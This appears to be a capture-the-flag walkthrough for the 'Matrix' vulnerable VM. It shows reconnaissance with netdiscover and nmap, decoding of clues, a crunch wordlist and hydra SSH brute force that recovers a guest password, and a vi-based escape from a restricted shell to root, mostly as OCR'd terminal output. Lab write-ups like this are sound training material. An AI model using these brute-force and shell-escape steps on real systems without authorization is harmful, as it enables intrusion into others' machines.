## Step 1:

Netdiscover is a network reconnaissance tool primarily used for scanning and discovering live hosts on a network. It's commonly used in penetration testing and network analysis. Netdiscover works by sending ARP (Address Resolution Protocol) requests to all devices within a specified range of IP addresses and collects responses to identify devices on the network.



### Step 2:

Nmap is a powerful, open-source tool used for network discovery and security auditing. It is widely used by network administrators and penetration testers to map networks, identify devices, scan for open ports, and detect vulnerabilities.




## Step 3:

Nmap -p- for all port scanning in the IP address

```
    | ■
    | ■
    | ■
    | 1
    2
    3
    4
    | ●
    | ●


                                                                                                                                                               □ • 12:09
                                                                                    kali@kali: ~/Matrix
File Actions Edit View Help
 192.168.1.2
                94:bb:43:b4:4c:e4
                                             60 Unknown vendor
 192.168.1.1
                20:0c:86:b8:63:80
                                            120 GX India Pvt Ltd
 192.168.1.10 94:bb:43:b4:4c:e4
                                            60 Unknown vendor
                                   1 60 Unknown vendor
 192.168.1.6
                82:14:b6:f0:db:c8
 192.168.1.9
                f2:07:1e:98:b4:3f
                                   1 60 Unknown vendor
 192.168.1.20 70:32:17:5a:7d:d2
                                    1 60 Intel Corporate
 ┌──(kali⊛kali)-[~/Matrix]
s nmap -sC -sV -Pn 192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 12:05 IST
Nmap scan report for 192.168.1.10
Host is up (0.0024s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
 2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
| 256 53:27:6f:04:ed:d1:e7:81:fb:00:98:54:e6:00:84:4a (ED25519)
80/tcp open http SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
31337/tcp open http SimpleHTTPServer 0.6 (Python 2.7.14)
| http-title: Welcome in Matrix
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.61 seconds
 __(kali⊛kali)-[~/Matrix]
$ nmap -p- 192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 12:07 IST
Nmap scan report for 192.168.1.10
Host is up (0.0024s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
31337/tcp open Elite
Nmap done: 1 IP address (1 host up) scanned in 43.57 seconds
 —(kali⊛kali)-[~/Matrix]
```

**Step 4:** then we found the 80 port go to Firefox search IP



# Step 5:

right click on the web page click page inspect source and copy the service




# Step 6:


echo command is a fundamental tool in many operating systems (like Linux, macOS, and Windows), used to display messages or output text to the screen or a file. It's often employed in scripts to provide feedback or pass data to other commands.

```
□ 4) ≜ • 12:12 △
                                                                                       kali@kali: ~/Matrix
 File Actions Edit View Help
 192.168.1.9
                 f2:07:1e:98:b4:3f
                                              60 Unknown vendor
 192.168.1.20
              70:32:17:5a:7d:d2
                                              60 Intel Corporate
 —(kali⊛kali)-[~/Matrix]
 s nmap -sC -sV -Pn 192.168.1.10
Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-19 12:05 IST
Nmap scan report for 192.168.1.10
Host is up (0.0024s latency).
Not shown: 997 closed tcp ports (conn-refused)
          STATE SERVICE VERSION
                       OpenSSH 7.7 (protocol 2.0)
22/tcp open ssh
| ssh-hostkey:
    2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
    256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
    256 53:27:6f:04:ed:d1:e7:81:fb:00:98:54:e6:00:84:4a (ED25519)
        open http SimpleHTTPServer 0.6 (Python 2.7.14)
http-title: Welcome in Matrix
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
31337/tcp open http SimpleHTTPServer 0.6 (Python 2.7.14)
| http-title: Welcome in Matrix
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.61 seconds
  —(kali⊛kali)-[~/Matrix]
 -$ nmap -p- 192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 12:07 IST
Nmap scan report for 192.168.1.10
Host is up (0.0024s latency).
Not shown: 65532 closed tcp ports (conn-refused)
          STATE SERVICE
22/tcp open ssh
80/tcp open http
31337/tcp open Elite
Nmap done: 1 IP address (1 host up) scanned in 43.57 seconds
 —(kali⊛kali)-[~/Matrix]
 🗠 💲 echo "ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" 📗 base64 -d
echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix
  —(kali⊛kali)-[~/Matrix]
```


Step 7: go to the Firefox IP/ paste the name we found in the echo



# Step 8:




**Step 9:** open the website decode.fr/brainfuck-language copy the text and we found the password




#### **Step 10:**

Crunch is a wordlist generator that creates custom wordlists for password cracking or testing purposes. It is a highly configurable tool often used in penetration testing to generate combinations of characters, words, or patterns tailored for specific target environments.



#### **Step 11:**

Hydra is a popular, fast, and powerful password-cracking tool used for brute-forcing login credentials. It supports a wide range of network services and protocols, making it versatile for penetration testing and vulnerability assessments.



#### **step 12:**

SSH (Secure Shell) is a protocol used to securely connect to a remote computer or server over a network. It provides a secure channel to perform administrative tasks, transfer files, and more by encrypting the communication between the client and the server.

```
📉 📖 🛅 🍃 🗗 🗸 1 2 3 4 | 🗈 1
                                                                                        kali@kali: ~/Matrix
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 43.57 seconds
 —(kali⊛kali)-[~/Matrix]
 🖵 💲 echo "ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" 📗 base64 -d
echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix
  —(kali⊛kali)-[~/Matrix]
 scrunch 8 8 -t k1ll0r‰ -o text.txt
Crunch will now generate the following amount of data: 2340 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260
crunch: 100% completed generating output
  —(kali⊛kali)-[~/Matrix]
hydra -l guest -P text.txt 192.168.1.10 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-19 12:19:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 260 login tries (l:1/p:260), ~17 tries per task
[DATA] attacking ssh://192.168.1.10:22/
[STATUS] 166.00 tries/min, 166 tries in 00:01h, 95 to do in 00:01h, 15 active
[22][ssh] host: 192.168.1.10 login: guest password: k1ll0r7n
  —(kali®kali)-[~/Matrix]
 <u>$ ssh guest@192.168.1.10</u>
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
ED25519 key fingerprint is SHA256:7J8BisyeEyPLY56CVLgtGcEa+Kp665WwwL1HB3GtIpQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known hosts:1: [hashed name]
    ~/.ssh/known hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed_name]
    ~/.ssh/known_hosts:9: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.10' (ED25519) to the list of known hosts.
guest@192.168.1.10's password:
Last login: Mon Aug 6 16:25:44 2018 from 192.168.56.102
guest@porteus:~$
```

#### **Step 13:**

Vi is a powerful text editor available on almost all Unix-like operating systems. It provides a lightweight yet versatile environment for editing files directly in the terminal. While it has a steeper learning curve than some editors, mastering its commands can significantly boost productivity.

```
🌂 📖 🛅 🍃 🖭 🗸 🛘 2 3 4 📗
                                                                                                                                                                     □ 12:36
                                                                                       kali@kali: ~/Matrix
 File Actions Edit View Help
 —(kali⊛kali)-[~/Matrix]
 └$ crunch 8 8 -t k1ll0r‰ -o text.txt
Crunch will now generate the following amount of data: 2340 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260
crunch: 100% completed generating output
 —(kali⊛kali)-[~/Matrix]
 $ hydra -l guest -P text.txt 192.168.1.10 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-19 12:19:08
 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 260 login tries (l:1/p:260), ~17 tries per task
[DATA] attacking ssh://192.168.1.10:22/
[STATUS] 166.00 tries/min, 166 tries in 00:01h, 95 to do in 00:01h, 15 active
[22][ssh] host: 192.168.1.10 login: guest password: k1ll0r7n
 —(kali⊛kali)-[~/Matrix]
 └$ ssh guest@192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
ED25519 key fingerprint is SHA256:7J8BisyeEyPLY56CVLgtGcEa+Kp665WwwL1HB3GtIpQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known hosts:1: [hashed name]
    ~/.ssh/known hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.10' (ED25519) to the list of known hosts.
guest@192.168.1.10's password:
Last login: Mon Aug 6 16:25:44 2018 from 192.168.56.102
guest@porteus:~$ ls
-rbash: /bin/ls: restricted: cannot specify `/' in command names
 guest@porteus:~$ echo $PATH
/home/guest/prog
guest@porteus:~$ echo /home/guest/prog/*
 /home/guest/prog/vi
guest@porteus:~$ vi
```


## **Step 14:**

In **Vi/Vim**, the :! command allows you to execute shell commands directly from the editor without exiting. This can be particularly useful when working in **Kali Linux** or other environments where frequent command-line operations are needed alongside editing.



# **Step 15:**

then we export the shell & path



# **Step 16:**

type password & then cd /root and we got the flag

